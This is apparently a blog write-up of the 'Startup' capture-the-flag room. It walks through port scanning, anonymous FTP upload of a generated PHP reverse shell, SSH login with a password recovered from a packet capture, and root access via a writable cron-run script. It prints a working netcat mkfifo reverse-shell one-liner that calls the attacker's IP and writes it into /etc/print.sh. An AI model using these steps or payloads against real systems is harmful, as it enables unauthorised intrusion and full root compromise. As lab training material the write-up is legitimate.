
0xHijacked

Categories
Tags
Blind XSS Brute Force CMS Code Review Crontab CVE DEFAULT docker Erlang shell ESJ Exploit FeedBack FTP Grafana Hash Jenkins Laravel Linux Local localhost Medium Owasp Payload Privsec PRIVSEC PrivSec Py PYTHON Server side template injection RCE SHELL SQL injection SSH SSTI Subdomain Sudoedit CVE SweetRice URL Web WEB WordPress
1340 words
7 minutes
Startup - 起動する
Enumeration
- lets try scanning this web app
➜ nmap -sCV 10.10.183.126
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 02:58 EST
Nmap scan report for 10.10.183.126
Host is up (0.085s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.21.102.133
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.74 seconds
I found a anonymous FTP login
FTP Login
➜ ftp 10.10.183.126
Connected to 10.10.183.126.
220 (vsFTPd 3.0.3)
Name (10.10.183.126:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||61577|)
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 .
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 ..
-rw-r--r--    1 0        0               5 Nov 12  2020 .test.log
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
Brute Force Directory
➜ gobuster dir -u http://10.10.183.126 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.183.126
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/files                (Status: 301) [Size: 314] [--> http://10.10.183.126/files/]
/index.html           (Status: 200) [Size: 808]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
- I found a Folder name is “files”

- Now, as I look at this page, I see that the folder named ‘ftp’ matches the name used in the FTP login. This means we can upload a reverse shell file to the ‘ftp’ folder on the FTP server to establish a connection with the web server. Let’s give it a try!
FIRST STEP : CREATE A REVERSE SHELL FILE
- iS MY BEST Tool Dark-Shell
    _____             _           _____ _          _ _
    |  __ \           | |         / ____| |        | | |
    | |  | | __ _ _ __| | _______| (___ | |__   ___| | |
    | |  | |/ _` | '__| |/ /______\___ \| '_ \ / _ \ | |
    | |__| | (_| | |  |   <       ____) | | | |  __/ | |
    |_____/ \__,_|_|  |_|\_\     |_____/|_| |_|\___|_|_|

Drink Coffe, Enjoy Generate Shell                  by 0xPwn1 - V1.2

Enter IP or Name-Interface: tun0
[~] Enter Your PORT: 1337
[~] Enter Name File (Without Extension): Shell
  ~) - Bash          ~) - Mfikto
  ~) - Perl          ~) - Perl-No-Sh
  ~) - Php           ~) - Rustcat
  ~) - Python        ~) - Netcat
  ~) - Powershell    ~) - Ruby
  ~) - Java          ~) - Groovy
  ~) - Awk           ~) - Nodejs


Choose Your Language: Php
  ~) - php            ~) - php1  ~) - php2
  ~) - php3           ~) - php4  ~) - php5
  ~) - php6           ~) - php7  ~) - php8
  ~) - php9           ~) - phtml ~) - phar


What PHP Version are you using: php
The modified file has been saved as Shell.php
SECOUND STEP : LET UPLOAD REVERSE SHELL IN FTP SERVER
➜ ftp 10.10.183.126
Connected to 10.10.183.126.
220 (vsFTPd 3.0.3)
Name (10.10.183.126:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16480|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> put Shell.php
local: Shell.php remote: Shell.php
229 Entering Extended Passive Mode (|||37852|)
150 Ok to send data.
100% |************************************************************************************|  5494       29.76 MiB/s    00:00 ETA
226 Transfer complete.
5494 bytes sent in 00:00 (28.49 KiB/s)

FINAL STEP : USE A TOOL Netcat FOR Listening
➜ nc -lnvp 1337
listening on [any] 1337 ...
SSH Login
- Now we have a username, lennie, but we currently do not have access to this user.
- After spending some time searching, I found a file in Wireshark format named “suspicious.pcapng”.
- After downloading this file to the local machine, you can use the following command:
bash ettercap -T -r suspicious.pcap- Run Ettercap in Text Mode with the Converted File Now you can analyze the .pcap file with Ettercap:
- -T: Run Ettercap in text mode.
- -r suspicious.pcap: Load and replay the .pcap file.
I FOUND A PASSWORD USER !
➜ ssh lennie@10.10.183.126
The authenticity of host '10.10.183.126 (10.10.183.126)' can't be established.
ED25519 key fingerprint is SHA256:v4Yk83aT8xnOB+pdfmlLuJY1ztw/bXsFd1cl/xV07xY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.183.126' (ED25519) to the list of known hosts.
lennie@10.10.183.126's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ python3 -c "import pty; pty.spawn(\"/bin/bash\")"
lennie@startup:~$ ls -la
total 24
drwx------ 5 lennie lennie 4096 Dec 18 08:24 .
drwxr-xr-x 3 root   root   4096 Nov 12  2020 ..
drwx------ 2 lennie lennie 4096 Dec 18 08:24 .cache
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root   root   4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt
lennie@startup:~$ cat user.txt
THM{............................}
Privilege Escalation
Now , I have a File Crontab (Crontab allows system administrators and users to define commands or scripts to run periodically, such as backups, log cleanups, or system monitoring scripts.)
lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lets generate a revrshell mfikto for access root :
    _____             _           _____ _          _ _
    |  __ \           | |         / ____| |        | | |
    | |  | | __ _ _ __| | _______| (___ | |__   ___| | |
    | |  | |/ _` | '__| |/ /______\___ \| '_ \ / _ \ | |
    | |__| | (_| | |  |   <       ____) | | | |  __/ | |
    |_____/ \__,_|_|  |_|\_\     |_____/|_| |_|\___|_|_|

Drink Coffe, Enjoy Generate Shell                  by 0xPwn1 - V1.2

Enter IP or Name-Interface: tun0
[~] Enter Your PORT: 9999
[~] Enter Name File (Without Extension): Root
  ~) - Bash          ~) - Mfikto
  ~) - Perl          ~) - Perl-No-Sh
  ~) - Php           ~) - Rustcat
  ~) - Python        ~) - Netcat
  ~) - Powershell    ~) - Ruby
  ~) - Java          ~) - Groovy
  ~) - Awk           ~) - Nodejs


Choose Your Language: Mfikto
The modified file has been saved as Root.sh
➜  CTF-Writeups batcat Root.sh
───────┬─────────────────────────────────────────────────────────────────────────────────
       │ File: Root.sh
───────┼─────────────────────────────────────────────────────────────────────────────────
   1   │ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.*.*.* 9999 >/tmp/f
───────┴─────────────────────────────────────────────────────────────────────────────────
- Now Print This Command :
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.21.102.133 9999 >/tmp/f
" > /etc/print.sh
whait for run script print.sh as root …
FINNALY
➜ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.21.102.133] from (UNKNOWN) [10.10.183.126] 60974
bash: cannot set terminal process group (1704): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# cat /root/root.txt
cat /root/root.txt
THM{f........................}
GOOD LUCK
Startup - 起動する
https://hijacked1.github.io/posts/startup/